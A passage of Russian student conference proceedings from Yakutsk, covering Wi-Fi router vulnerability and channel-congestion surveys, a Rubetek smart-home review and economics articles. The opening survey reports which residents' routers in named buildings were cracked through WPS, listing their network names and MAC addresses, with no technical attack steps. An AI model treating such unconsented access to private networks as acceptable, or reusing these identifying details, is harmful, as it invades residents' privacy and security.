15	ASUS	bc:ee:7b:ee:df:98	ASUSTek COMP	[WPA2-PSK-CCMP][WPS][ESS]
16	SOROKOVA	9c:5c:8e:49:b0:68	ASUSTek COMP	[WPA2-PSK-CCMP][WPS][ESS]

Ойунского 16 подъезд 3 имеет 9 этажей, в каждом этаже 4 квартиры. Взломаны: ASUS_38, ASUS_30_2G, Horde, wifi_enduro, wakaflocka, ZyXEL_KEENETIC_4G_FEC2E6, Aiaal

Таблица 2 – Список точек доступа и их данные в Ойунского 16

№	Точка доступа	MAC-адрес	Производитель роутера	Безопасность
1	Kalininskiy	1c:5f:2b:59:62:ab	D LINK INTER	[WPA2-PSK-CCMP][ESS]
2	start	4c:60:de:e6:de:d5	NETGEAR	[WPA2-PSK-CCMP][WPS][ESS]
3	ASUS_30_2G	70:4d:7b:5d:18:30	ASUSTEK COMP	[WPA2-PSK-CCMP][WPS][ESS]
4	Home Wlant	90:f6:52:b9:27:fc	TP-LINK TECHN	[WPA-PSK-TKIP][WPS][ESS]
5	ZyXEL_KEENETIC_4G_FEC2E6	cc:5d:4e:fe:c2:e6	Zyxel Commun	[WPA2-PSK-CCMP][WPS][ESS]
6	SULUS	e8:94:f6:b4:00:70	TP-LINK TECHN	[WPA2-PSK-CCMP][WPS][ESS]
7	ASUS	30:85:a9:6a:b0:28	ASUSTek COMP	[WPA2-PSK-CCMP][ESS]
8	RT-WiFi_3A18	70:2e:22:6f:3a:18	zte corporat	[WPA-PSK-CCMP][WPA2-PSK-CCMP][WPS][ESS]
9	wifi_enduro	d8:eb:97:1c:93:5a	TRENDnet	[WPA-PSK-CCMP][WPS][ESS]
10	ROSTELECOM_9C89	f0:82:61:2d:9c:8a	Sagemcom	[WPA2-PSK-CCMP][ESS]
11	*	30:85:a9:69:88:78	ASUSTek COMP	[WPA2-PSK-CCMP][ESS]
12	ASUS_38	70:4d:7b:d2:58:38	ASUSTek COMP	[WPA2-PSK-CCMP][WPS][ESS]
13	flower	28:28:5d:69:9e:04	Zyxel Commun	[WPA2-PSK-CCMP][WPS][ESS]
14	Keenetic-8724	e4:18:6b:53:3c:b6	Zyxel Commun	[WPA2-PSK-CCMP][WPS][ESS]
15	Aiaal	10:7b:44:40:09:18	ASUSTek COMP	[WPA2-PSK-CCMP][WPS][ESS]

Петровского 14 подъезд 2 имеет 9 этажей, в каждом этаже 4 квартиры. Взломаны: ASUS, ASUS_69, ВЕТЕРАН’s Wi-Fi, RT-WiFi_F9F4

Таблица 3 – Список точек доступа и их данные в Петровского 14

№	Точка доступа	MAC-адрес	Производитель роутера	Безопасность
1	HUAWEI-3FUH	9c:71:3a:db:6f:28	HUAWEI TECHN	[WPA-PSK-CCMP+TKIP][WPA2-PSK-CCMP+TKIP][ESS]
2	TP-LINK_985408	c0:4a:00:98:54:08	TP LINK TECHN	[WPA-PSK-CCMP+TKIP][WPA2-PSK-CCMP+TKIP][WPS][ESS]
3	Berezin	d4:bf:7f:07:95:a5	UPVEL	[WPA2-PSK-CCMP][WPS][ESS]
4	Severina	f8:1a:67:aa:e5:5a	TP LINK TECHN	[WPA-PSK-CCMP][WPA2-PSK-CCMP][WPS][ESS]
5	HUAWEI-4cBJ	10:c1:72:da:bf:18	HUAWEI TECHN	[WPA-PSK-CCMP+TKIP][WPA2-PSK-CCMP+TKIP][ESS]
6	Andrey	c4:e9:84:28:4e:4e	TP LINK TECHN	[WPA-PSK-CCMP][WPA2-PSK-CCMP][WPS][ESS]
7	Aiastaan	f8:f0:82:55:c8:62	NAG LLC	[WPA2-PSK-CCMP][ESS]
8	ASUS_69	70:4d:7b:d2:47:00	ASUSTEK COMP	[WPA2-PSK-CCMP][WPS][ESS]
9	Visenka	1c:5f:2b:4e:98:4a	D LINK INTER	[WPA2-PSK-CCMP][WPS][ESS]
10	daniil	20:f1:7c:19:1b:10	HUAWEI TECHN	[WPA-PSK-CCMP+TKIP][WPA2-PSK-CCMP+TKIP][ESS]
11	ASUS	4c:60:de:e3:7a:10	NETGEAR	[WPA2-PSK-CCMP][WPS][ESS]
12	Tanya	a4:dc:be:aa:93:9c	HUAWEI TECHN	[WPA-PSK-CCMP+TKIP][WPA2-PSK-CCMP+TKIP][ESS]
13	Huawei4283888	24:7f:3c:c3:7b:8c	HUAWEI TECHN	[WPA-PSK-CCMP+TKIP][WPA2-PSK-CCMP+TKIP][WPS][ESS]
14	osa-ttk	f4:6d:04:f1:03:52	ASUSTEK COMP	[WPA2-PSK-CCMP][ESS]
15	ZyXEL Keenetic-0425 4G III	04:bf:6d:06:0b:68	ZYXEL COMMUN	[WPA2-PSK-CCMP][WPS][ESS]
16	RT-WiFi_F9F4	d4:76:ea:23:f9:f4	ZTE CORPORAT	[WPA-PSK-CCMP][WPA2-PSK-CCMP][WPS][ESS]
17	Lillian	f8:d1:11:82:83:f2	TP LINK TECHN	[WPA-PSK-CCMP][WPA2-PSK-CCMP][WPS][ESS]
18	ВЕТЕРАН's Wi-Fi	38:d5:47:81:85:98	ASUSTEK COMP	[WPA2-PSK-CCMP][WPS][ESS]

Из 69 роутеров у 46 (66% от общего числа) включены WPS. Из этих 46 роутеров взломаны 16 (23% от общего числа) роутеров.

Таблица 4 – Список статистики взломанных роутеров и роутеров с включенными WPS

Производители роутеров	Количество	WPS	Взломано
Всего	69	46	16
TP-LINK TECHNOLOGIES	19	18	0
ASUSTek COMPUTER INC	12	9	9
Zyxel Communications Corporation	7	7	3
HUAWEI TECHNOLOGIES	7	2	0
Sagemcom Broadband SAS	5	1	0
D-Link International	5	2	1
SHENZHEN GONGJIN ELECTRONICS	3	0	0
NAG LLC	2	0	0
NETGEAR	2	2	1
zte corporation	2	2	1
QTECH LLC	2	0	0
Apple	1	0	0
UPVEL	1	1	0
TRENDnet	1	1	1
неизвестный	1	1	0

Исследование показало, что не все точки доступа с поддержкой WPS уязвимы. Причина «непробиваемости» роутеров может заключаться в том, что они поставили: 1) блокировку WPS, 2) фильтрацию MAC-адресов.

Самые уязвимые роутеры – это роутеры от ASUSTek COMPUTER INC (все подключенные к WPS точки доступа были взломаны). У Zyxel Communications Corporation малая половина взломана. TP-LINK TECHNOLOGIES показала свое качество: не было взломано ни одного роутера, хоть почти все (кроме одного) подключены к WPS.

Использованные источники:

1. Леонтьев Н.А., Протопопова В.Ф. Проблема доступа к широкополосному интернету в условиях Якутии // Форум молодых ученых. 2017. №1 (5). С. 329-331.
2. Неустроев Н.С. Анализ загруженности каналов частотной области стандарта Wi-Fi в университетских кампусах СВФУ // Современные подходы к исследованию закономерностей государственно-правовой жизни общества. эффективные технологии современных научных исследований. 2017. С. 94-99.
3. Скафенко О.Н. WI-FI как система беспроводной передачи информации // Педагогическое образование на Алтае. 2015. № 2. С. 49-52.
4. Стрельников А.Ю., Страмоусова С.А. Технология беспроводной передачи данных WI-FI // Молодой ученый. 2016. № 9-4 (113). С. 67-69. ©

УДК 681.5

Неустроев Н.С.
студент
Северо-Восточный федеральный университет им. М.К.Аммосова
научный руководитель: Леонтьев Н.А., к.т.н.
доцент
Российская Федерация, г. Якутск

ОБЗОР УМНОГО ДОМА НА БАЗЕ RUBETEK

Аннотация: В статье изложен анализ технологии умного дома на базе Rubetek. Приводятся тарифы и охват территорий. Исследуются отзывы покупателей.

Ключевые слова: умный дом, актуатор, Rubetek.

Neustroev N.S.
M. K. Ammosov North-Eastern Federal University
Yakutsk, Russia

REVIEW OF SMART HOME BASED ON RUBETEK

Abstract: In this article is set out the analysis the smart home technologies based on Rubetek. Shows the rates and coverage areas. Reviews of buyers to the Rubetek.

Keywords: smart home, actuator, Rubetek.

Время идет и технологии не стоят на месте. Интеллектуальные технологии, применяемые в современных зданиях, в последние годы постепенно перестают быть чем-то сверхэлитарным. Автоматизированная работа освещения, аудио- и видеооборудования, штор и жалюзи, охранно-пожарных сигнализаций и многого другого сегодня доступна и пользуется спросом не только у владельцев дорогих пентхаусов и элитного жилья в новостройках, но и в загородных домах и даже обычных квартирах. Развитие электронной промышленности привело к резкому удешевлению оборудования необходимого для организации таких систем. В наши дни любой домовладелец со средним достатком может себе позволить сделать такую систему у себя дома.

Умный дом – это автоматическая система, осуществляющая контроль и управление всеми инженерными сетями вашего жилища (электроэнергия, отопление, вентиляция, водоснабжение, охрана.), а помимо этого она экономит время и деньги. Обладает большим количеством дополнительных опций, которые можно дополнять и модифицировать в зависимости от ваших предпочтений. Все эти функции реализуются при помощи специальных датчиков, подключенных к хабу (устройству управления). Хаб обрабатывает сигналы от датчиков и отправляет команды устройствам исполнителям. Исполнители называются актуаторами.

Актуаторами называются следующие устройства:

- Трехходовой клапан с сервоприводом.

- Управляемые розетки и выключатели.
- Сирены.
- Светильники.
- Программируемые термостаты.
- Управляемые дверные замки.
- Видео наблюдение.

И это далеко не полный список таких устройств.

Датчики и актуаторы соединяются с хабом при помощи проводных или беспроводных интерфейсов.

Виды умных домов

Проводной тип. Главную роль в этой системе играет информационная шина (чаще всего это специальные кабели), которая связывает все управляющие устройства и передает их команды к инженерным устройствам. Такой умный дом очень надежен и имеет высокую скорость работы, однако требует немалых трудозатрат во время разработки проекта и установки оборудования.

Беспроводной тип. Данная система не нуждается в проектировании и прокладки кабелей, поскольку все управляющие команды следуют по радиоканалам. Однако эта система очень чувствительна к качеству радиосвязи. Любые помехи, создаваемые бытовой техникой или радиотелефонами могут отрицательно сказаться на функционировании системы беспроводной автоматизации.

Централизованный тип. Преимущество системы централизации содержится в свободно программируемом центральном контролере, который позволяет использование любого желаемого оборудования и создание сценариев любой сложности. Таким образом, система может умнеть и совершенствоваться, все больше облегчая жизнь хозяина дома. Единый интерфейс значительно облегчает управление всеми устройствами. К тому же, централизованная система может быть проводной или беспроводной. Определенные минусы этого типа «умного дома» — высокая стоимость программирования контроллера и установки системы.

Децентрализованный тип. Одно из самых популярных решений при создании «умных домов» — децентрализация оборудования. У каждого устройства в такой системе имеется энергонезависимая память, заключенная в микропроцессор. В случае неисправности какого-либо устройства, общая работоспособность системы остается на прежнем уровне. Имеется возможность установки дополнительного логического блока, с помощью которого осуществляются необычные сценарии.

Технология Rubetek для систем автоматизации.

Компания Rubetek основана в 2010 году двумя инженерами. При инсталляции решений «умный дом» сотрудники компании дорабатывали устройства и технологии, которые присутствовали в то время на рынке. Поэтому в 2013 году компания начала разработку и производство собственного ассортимента устройств, качественно превосходящих аналоги.

В данное время Rubetek представляет российскую область умных, легких в установке и доступных на массовом рынке систем домашней автоматизации. Компания поставила амбициозную цель – объединить устройства различных производителей в единую систему с легким интерфейсом для комфорта пользователей. Необходимо подчеркнуть, что товары компании полностью отечественного производства. Компания производит конкурентоспособные импортозамещающие изделия и услуги.

Компания Rubetek разработала решение системы беспроводной автоматизации дома, которое содержит в себе: центр управления, линейку «умных» устройств, мобильное приложение и управляемый облачный сервис. Мобильное приложение Rubetek — это средство для дистанционного управления коллекцией умных устройств, которое позволяет быть на связи с домом в режиме 24/7. С приложением Rubetek легко объединяются устройства и создаются сценарии.

Центр управления является главным устройством в умном доме от Rubetek. В качестве процессора Центр использует Rockchip RK3128. Тип и версия ядра операционной системы: Linux 3.10.49, OS Linux OpenWRT. Используемые интерфейсы передачи данных: Ethernet, Wi-Fi, Z-Wave, RF (433 МГц).

Встроенный Ethernet порт IEEE 802.3 Ethernet/802.3u Fast Ethernet, используемый Центром стандарт Wi-Fi: IEEE 802.11b/g/n (2,4 GHz), ширина канала 20/40MHz.

Кроме самих устройств, компания предлагает каталог наборов (готовых решений) для модернизации пространства клиента: «Безопасность и контроль», «Видеонаблюдение и контроль доступа», «Освещение и электропитание», «Отопление и климат».

С недавнего времени Центр управления Rubetek совместим с платформой Apple Homekit, что позволяет управлять умными устройствами голосом с помощью Siri.

На сегодняшний день каждый из Центров управления Rubetek имеет индивидуальные идентификатор и pin-код, которые используются при авторизации. Безопасное соединение осуществляется с помощью TLS-сертификатов, защищенных цифровой подписью.

К преимуществам относится:

- простая установка системы;
- создание сценариев взаимодействия между устройствами разных производителей;
- сервисные центры по всей стране

К недостаткам относится:

- малый ассортимент товаров.

Заключение

Компания Rubetek постоянно развивает свою систему, дополняет ассортимент устройств и совершенствует уже существующие для повышения уровня комфорта для клиентов.

Использованные источники:
1. Недорезов М.А., Лобур И.А. Умный дом - примеры реализации // В сборнике: Энергетика и энергосбережение: теория и практика материалы III Всероссийской научно-практической конференции. 2017. С. 416.
2. Пупенцова С.В., Алексеева Н.С. Определение стоимости подключения системы "умный дом" // В книге: Инновационные кластеры в цифровой экономике: теория и практика Труды VIII научно-практической конференции с международным участием. Под редакцией А.В. Бабкина. 2017. С. 182-186.
3. Нестеров А.С., Холодилин И.Ю. Обзор систем "умный дом" // Актуальные направления научных исследований XXI века: теория и практика. 2015. Т. 3. № 8-1 (19-1). С. 82-85.
4. Кравцов А. Дом с интеллектом, или современные элементы управления инженерными системам // Строительные материалы, оборудование, технологии XXI века. 2013. № 10 (177). С. 43-45.

УДК 004.732

Неустроев Н.С.
студент
Северо-Восточный федеральный университет им. М.К.Аммосова
научный руководитель: Леонтьев Н.А., к.т.н. доцент
Российская Федерация, г. Якутск

ИССЛЕДОВАНИЕ WIFI ЗАГРЯЗНЕННОСТИ В ГОРОДСКИХ ЗАСТРОЙКАХ ГОРОДА ЯКУТСКА

Аннотация: В данной статье исследуется состояние беспроводных сетей в городских застройках города Якутска. Исследуется загруженность каналов в области частот 2,4 ГГц.

Ключевые слова: Wi-Fi, частотный канал, беспроводные сети, Якутск, загруженность каналов.

Neustroev N.S.
M. K. Ammosov North-Eastern Federal University
Yakutsk, Russia

RESEARCH OF THE WIFI POLLUTION IN URBAN BUILDINGS OF THE CITY OF YAKUTSK

Abstract: This article research the state of wireless networks in urban buildings in Yakutsk. The congestion of channels in the frequency range 2.4 GHz is studied.

Keywords: Wi-Fi, frequency channel, wireless networks, Yakutsk, the congestion of channels.

Wi-Fi в настоящее время является наиболее популярным в мире беспроводной технологией. Почти все современные планшеты, ноутбуки,

смартфоны имеют возможность подключения к сети Интернет через домашний маршрутизатор, рабочие точки доступа Wi-Fi, а также через точки доступа в общественных местах – гостиницах, аэропортах, кафе, общественном транспорте. Непрерывное развитие этой технологии способствует ее актуальность.

Отсутствие проводов – это один из самых главных достоинств сетей Wi-Fi, что, следовательно, сильно уменьшает финансовые затраты. К Wi-Fi роутеру может подключаться несколько устройств одновременно. Еще одно достоинство – это простота создания сетки Wi-Fi. К тому же, в отличие от сотовой связи, беспроводные сети Wi-Fi используют нелицензируемый (в большинстве стран) и, соответственно, бесплатный диапазон частот, а, таким образом, не требуют получения разрешения.

Одной из основных недостатков, характерных для сетей Wi-Fi, является интерференция, то есть, пересечение зон приема от различных точек доступа. Наложение сигналов закрытой или использующей шифрование точки доступа и открытой точки доступа, работающих на одном или соседних каналах, может помешать использованию точки доступа. Эта проблема может возникнуть, если частотный диапазон сильно загружен.

В полосе частот WiFi 2.4GHz доступны 3 неперекрывающихся канала: 1, 6, 11. Данное выделение строится на требовании IEEE по обеспечению минимума в 25MHz для разнесения центров неперекрывающихся частотных каналов WiFi. При этом ширина канала составляет 22MHz.

Использование очень большой мощности сигнала Wi-Fi не всегда значит, что сеть будет стабильным и быстрым. Если частотный диапазон, в котором работает точка доступа, имеет большую плотность точек доступа. (при анализе точек доступа обнаруживается большое их количество и мощность их сигнала высокая), то может проявляться влияние внутриканальных и межканальных помех. Наличие таких помех влияют на эффективность сети, т.к. сильно повышает уровень шума, что приводит к нестабильной связи из-за постоянной перепосылки пакетов.

Были сделаны несколько десятков измерений в многоэтажных жилых зданиях в городе Якутске, наиболее характерные представлены ниже.

Кирова 17/3 – девятиэтажное здание с одним подъездом и с 21 квартирами. В здании есть 11 точек доступа. Кроме них есть 12 точек доступа из других зданий. Приведены измерения точек доступа на 7-ом этаже.

Таблица 1 – Список точек доступа и их данные в Кирова 17/3

Точка доступа	Уровень сигнала, dBm	Канал	MAC-адрес	Дистан-ция, м
Keenetic-6730	-49	11	04:bf:6d:04:b5:10	2.7
MasterChief	-63	8	c0:4a:00:32:d4:74	13.8
ttk	-71	5	c0:4a:00:ca:0d:f2	34.8
Valitenah	-72	1	c8:be:19:aa:ff:f2	39.4
Alex net	-73	3	14:cc:20:9f:8a:f0	44
TP-LINK	-73	8	14:cc:20:c0:81:72	43.5
WI-FI BEST	-73	13	d8:50:e6:5f:3c:24	43.1
wifidom	-73	11	14:cc:20:6b:64:f2	43.3
THT	-75	1	fc:f5:28:61:2d:94	55.6
YNWA	-76	11	30:b5:c2:e3:be:7e	61.1
santalili	-82	11	c8:60:00:66:1f:7c	122
ROSTELECOM_8654	-84	10	44:e9:dd:bd:86:54	153.8
ROSTELECOM_A584	-84	11	f0:82:61:60:a5:85	153.5
LIo	-85	1	4c:60:de:d0:ac:1c	175.8
koak	-86	6	e0:3f:49:75:b0:ac	195.3

В ходе исследования выясняется, что несколько точек доступа, по стандарту, расположились на 1 и на 11 каналах. Остальные точки доступа разбросаны по частотному диапазону. WI-FI BEST подключен на 13 канале, устройства из США не смогут подключаться на эту точку доступа.

Кирова 21/1 – девятиэтажное здание с одним подъездом и 130 квартирами. В здании 23 точек доступа, а 29 имеют слабый сигнал, связано это либо слабым сигналом роутеров, либо сильный сигнал роутеров из других зданий. Измерения проводились на 5 этаже.

Таблица 2 – Список точек доступа и их данные в Кирова 21/1

Точка доступа	Уровень сигнала, dBm	Канал	MAC-адрес	Дистанция, м
WiFi-Network	-52	9	84:c9:b2:4d:10:a9	3.9
katyaO	-57	13	2c:ab:25:d9:f3:2b	6.8
DIRECT-ly[TV] UE55ES7507	-64	1	b6:07:f9:fc:e9:99	15.7
ROSTELECOM_ B974	-65	8	d0:84:b0:cc:b9:74	17.3
WI-FI	-66	8	14:14:4b:35:a9:24	19.4
baziaka270914	-69	2	2c:ab:25:da:04:33	27.8
BERNARD_613	-69	13	2c:ab:25:da:9a:ef	27.2
WI-FI DISLY	-69	11	14:14:4b:0f:86:a5	27.3
Chyychaah	-70	4	c0:4a:00:b1:93:4c	31.1
ROSTELECOM-507	-70	11	14:14:4b:35:0c:c1	30.6
HP-Print-71-Desk Jet 3520 series	-71	6	2c:59:e5:f5:d0:71	34.7

kirova501	-71	1	2c:ab:25:da:27:69	35.1
Valera	-71	3	28:28:5d:d4:d1:72	34.9
wifi_home	-72	1	f8:1a:67:65:01:e2	39.4
shaman021	-73	2	c4:a8:1d:52:29:ce	44.1
KEENETIC_GIGA	-75	1	ce:5d:4e:fc:a6:20	55.6
ShuRa4ka	-76	13	2c:ab:25:d9:a3:90	90.9
Home	-80	11	2c:39:96:11:b1:49	96.9
WSEM	-81	1	c8:60:00:91:2a:92	110.9
411a	-82	13	54:b8:0a:53:c5:0a	121.5
AMMO	-83	5	c8:d3:a3:8c:58:55	138.5
asus	-83	1	d8:50:e6:61:0e:60	139.7

Исследование данной таблицы показывает, что, как и в предыдущей таблице, имеется хаотичное расположение каналов на частотном диапазоне.


Петровского 34 – девятиэтажное здание с 4 подъездами и 128 квартирами. Был проверен 2-ой подъезд, 6 этаж. В подъезде имеется 9 точек доступа. Помимо них присутствуют 27 точек доступа.

Таблица 3 – Список точек доступа и их данные в Петровского 34

Точка доступа	Уровень сигнала, dBm	Канал	MAC-адрес	Дистанция, м
Oktyarum	-57	3	e8:94:f6:58:93:e8	7
Ushkanov	-64	7	2c:ab:25:fe:e3:6b	15.5
Keenetic-6439	-69	11	28:28:5d:87:56:68	27.3
Ana	-71	6	e0:a3:ac:bd:4f:88	34.7
ASUS	-72	1	bc:ee:7b:ee:df:98	39.4
Kristina	-72	1	c8:be:19:ad:80:68	39.4
Sway	-72	6	38:2c:4a:ad:28:ac	39
ViitKAAA	-75	7	ac:f1:df:2b:18:a2	54.9
Nahakamahouse	-76	2	28:28:5d:a5:25:20	62.3
RT-WiFi_B0E0	-78	4	70:2e:22:68:b0:e0	78.1
Luntik	-79	2	14:cc:20:fc:40:a4	87.9
ROSTELECOM_ 1951	-81	11	f0:82:61:61:19:52	108.7
TTK-20	-83	2	14:cc:20:6e:3b:9a	139.4
Apple Airport	-84	11	74:1b:b2:d4:21:16	153.5
Shut	-84	10	28:28:5d:8d:b3:a8	153.8

Исследуя название сетей Wi-Fi можно выявить, что имеется точка доступа от офиса – это Apple Airport. Этой частной компании следует уменьшить мощность точки доступа, так как она сильно мешает жильцам.

При анализе таблиц каналов видно, что жильцы правильно не настраивают свои роутеры, отсутствие централизованной системы и увеличение мощности на 100 % приводит к медленной скоростью работы и неустойчивостью интернета.



Кирова 17/3	Кирова 21/1	Петровского 34

Рис.1. Графики частотного распределения каналов

На рисунке 1 приведены графики каналов в исследованных местах, тут наглядно видно, что частотный диапазон в области частот 2,4 ГГц в многоэтажных зданиях перегружен.

Для более комфортной работы и уменьшения загруженности каналов надо создавать централизованную беспроводную сеть для упорядочивания частотного канала и уменьшить мощность роутера, чтобы он не влиял на точки доступа соседей и, тем более, на точек доступа из других зданий.

Использованные источники:

1. Леонтьев Н.А., Протопопова В.Ф. Проблема доступа к широкополосному интернету в условиях Якутии // Форум молодых ученых. 2017. №1 (5). С. 329-331.

2. Неустроев Н.С. Анализ загруженности каналов частотной области стандарта Wi-Fi в университетских кампусах СВФУ // Современные подходы к исследованию закономерностей государственно-правовой жизни общества. эффективные технологии современных научных исследований. 2017. С. 94-99.

3. Скафенко О.Н. WI-FI как система беспроводной передачи информации // Педагогическое образование на Алтае. 2015. № 2. С. 49-52.

4. Стрельников А.Ю., Страмоусова С.А. Технология беспроводной передачи данных WI-FI // Молодой ученый. 2016. № 9-4 (113). С. 67-69. ©

УДК 3977

Неустроева С.В.
студент магистратуры 2 курса
Финансово-экономический институт
Северо-Восточный федеральный университет
Россия, г. Якутск

КРИТЕРИИ ОЦЕНКИ КОНКУРЕНТОСПОСОБНОСТИ ОТРАСЛИ ИССЛЕДУЕМОГО СУБЪЕКТА РЫНКА

Аннотация:

В статье рассматриваются критерии оценки конкурентоспособности отрасли исследуемого субъекта рынка. Анализ факторов конкуренции дает характеристику состояния исследуемого рынка в данном периоде и возможность на основе этих показателей оценить свои перспективы и возможности. Такие вопросы решаются, как правило, при выборе новых сфер деятельности и определении путей увеличения прибыли, в частности за счёт внедрения инноваций.

Ключевые слова: границы рынка, субъекты, географические границы, объем товарного ресурса, рыночный потенциал.

***Neustroeva* S.V.**
Master
2 year, Financial and Economic Institute
North-Eastern Federal University
Russia, Yakutsk

THE CRITERIA FOR ASSESSING THE COMPETITIVENESS OF THE INDUSTRY RESEARCHED THE SUBJECT MARKET

Annotation:

The article discusses the criteria for assessing the competitiveness of the industry of the market subject under study. The analysis of the competition factors gives a description of the state of the market in this period and the opportunity to assess their prospects and opportunities on the basis of these indicators. Such issues are usually resolved when selecting new areas of activity and determining ways to increase profits, in particular through the introduction of innovations.

Key words: market boundaries, subjects, geographical boundaries, volume of commodity resource, market potential.

Чтобы сделать вывод о наличии или неразвитости конкуренции на каком-либо товарном рынке, рассчитать, сравнить с критериями и проанализировать показатели нужно рассчитать по следующим параметрам:

-продуктовые границы товарного рынка;

-субъекты товарного рынка;

-географические границы товарного рынка;

-объём товарного ресурса рынка;

-доли хозяйствующих субъектов на рынке;

-структура товарного рынка;

-барьеры входа на рынок;

-рыночный потенциал хозяйствующего субъекта.

Итак, конкурентоспособность отрасли исследуемого субъекта рынка рассчитываем:

1. Продуктовые или товарные границы рынка.

Это группа (набор) взаимозаменяемых товаров. Такой набор определяют исходя из сплошного или выборочного опроса потребителей и товароведческой экспертизы.

Взаимозаменяемость определяется с двух позиций - по потреблению (спросу) и по производству.

Количественно товарные границы по спросу характеризуются коэффициентом перекрёстной эластичности спроса (Eij), который определяется как отношение процентного изменения объёма реализации одного товара (i) к процентному изменению цены на другой товар (j) за определённый период по формуле:

$$Eij = [(Qi2 - Qi1) /Qi1 \cdot 100] / [(Pj2 - Pj1) /Pj1 \cdot 100], (1)$$

где Qi1 и Qi2 - соответственно, объём реализации i-го товара в предыдущем и оцениваемом периоде, в натуральных или стоимостных единицах измерения;

Pj1 и Pj2 - соответственно, цена j-го товара в предыдущем и оцениваемом периоде, р.

2. Субъекты товарного рынка представляет собой состав продавцов и покупателей. При его характеристике определяется перечень всех фактически действующих и потенциально возможных субъектов на определяемом товарном рынке.

3. Географические границы товарного рынка представляет собой территорию, на которой покупатели приобретают или могут приобретать изучаемый товар и не имеют такой возможности за её пределами. Географические границы определяются также как и товарные - путём опроса покупателей. Если покупатели считают, что какой-то товар, который продаётся в одном регионе, является заменителем товара, продаваемого в другом, то эти два региона представляют собой один и тот же географический отраслевой рынок.

4. Объём товарного ресурса рынка количественно измеряется общим объёмом реализации (или продажи, поставки) товара в географических границах рынка (V) - в стоимостных или в натуральных показателях. Рассчитывается по следующей формуле:

конкурентная среда отрасль оценка

$$Vт = \sum_{i=1} Vi = Vp + Vim - Vex, (2)$$

где Vi - объём реализации определённого товара i-м продавцом;

n - количество действующих на отраслевом товарном рынке продавцов;

Vp - объём реализации местными товаропроизводителями;

Vim - объём импорта (ввоза) на территорию рынка;

Vex - объём экспорта (вывоза) с территории рынка.

5. Доля хозяйствующего субъекта на рынке (Di), определяется по формуле:

$Di = Vi / Vт \cdot 100$. (3)

По величине данного показателя оценивается наличие на данном рынке хозяйствующих субъектов с доминирующим положением (обладающих рыночной властью). Доминирующим признаётся положение хозяйствующего субъекта, доля которого на рынке определённого товара составляет 65 и более процентов. Если доля хозяйствующего субъекта не превышает 35 процентов, то его положение не считается доминирующим и, соответственно, он не имеет рыночной власти.

6. Структура товарного рынка. Для её количественной оценки используют три показателя:

- численность действующих на товарном рынке продавцов;
- доли продавцов на рынке (Di - определяются по формуле 3);
- показатели рыночной концентрации - коэффициенты рыночной концентрации (CR) и индекс рыночной концентрации Герфиндаля-Гиршмана (HHI).

7 Барьеры входа на рынок. Под ними понимают обстоятельства, препятствующие возможности войти на товарный рынок новым хозяйствующим субъектам. При этом дают качественную характеристику двух моментов - во-первых, наличие (или отсутствие) барьеров входа на рынок и степень их преодолимости для потенциальных конкурентов (тех, кто может производить такой товар, и тех, кто производит, но на данной территории пока не продаёт) и, во-вторых, открытость рынка для межрегиональной и международной торговли.

8. Рыночный потенциал хозяйствующего субъекта. По содержанию он близок к рыночной власти. Под рыночным потенциалом понимается возможность хозяйствующего субъекта оказывать решающее влияние на общие условия обращения товара на соответствующем товарном рынке и затруднять доступ на этот рынок другим хозяйствующим субъектам.

Таким образом, используя рассмотренные параметры и рассчитав характеризующие их показатели, можно оценить состояние конкуренции, то есть свободы предпринимательства на том или ином отраслевом рынке.

На основе этих показателей отдельные предприниматели и организации также могут оценить свои перспективы и возможности вхождения на тот или иной товарный рынок. Такие вопросы решаются, как правило, при выборе новых сфер деятельности и определении путей увеличения прибыли, в частности за счёт внедрения инноваций.

Использованные источники:

1. Воронов, А. Моделирование конкурентоспособности продукции предприятия//Маркетинг, 2003, №4 С. 86-94.

2. Оценка конкурентоспособности: теоретические и практические аспекты: Учебное пособие/Коллектив авторов; ТГЭУ.-Вл-ок: Изд-во ТГЭУ, 2007.-144с.
3. Портер М. Международная конкуренция.- М.: Междунар. Отношения, 1993.- 896 с.
4. Фатхутдинов, Р.А. Стратегический маркетинг: учебник для вузов/Р.А. Фатхутдинов.- М.:ЗАО «Бизнес-школа»Интел-Синтез», 2000.-640с.

УДК 3977

Неустроева С.В.
студент магистратуры 2 курса
Финансово-экономический институт
Северо-Восточный федеральный университет
Россия, г. Якутск

ПОТЕНЦИАЛ ПРЕДПРИЯТИЯ

Аннотация:

В статье рассматривается потенциал предприятия для того, чтобы узнать конкурентоспособность фирмы. Потенциал предприятия характеризует вся совокупность показателей и факторов, определяющих его возможности, средства, запасы, способности, ресурсы, производственные резервы, которые могут быть использованы в хозяйственной деятельности.

Потенциал предприятия определяется тремя группами факторов.

Ключевые слова: потенциал, предприятие, показатель, фактор, оценка предприятия, конкурентоспособность.

Neustroeva S.V.
Master
2 year, Financial and Economic Institute
North-Eastern Federal University
Russia, Yakutsk

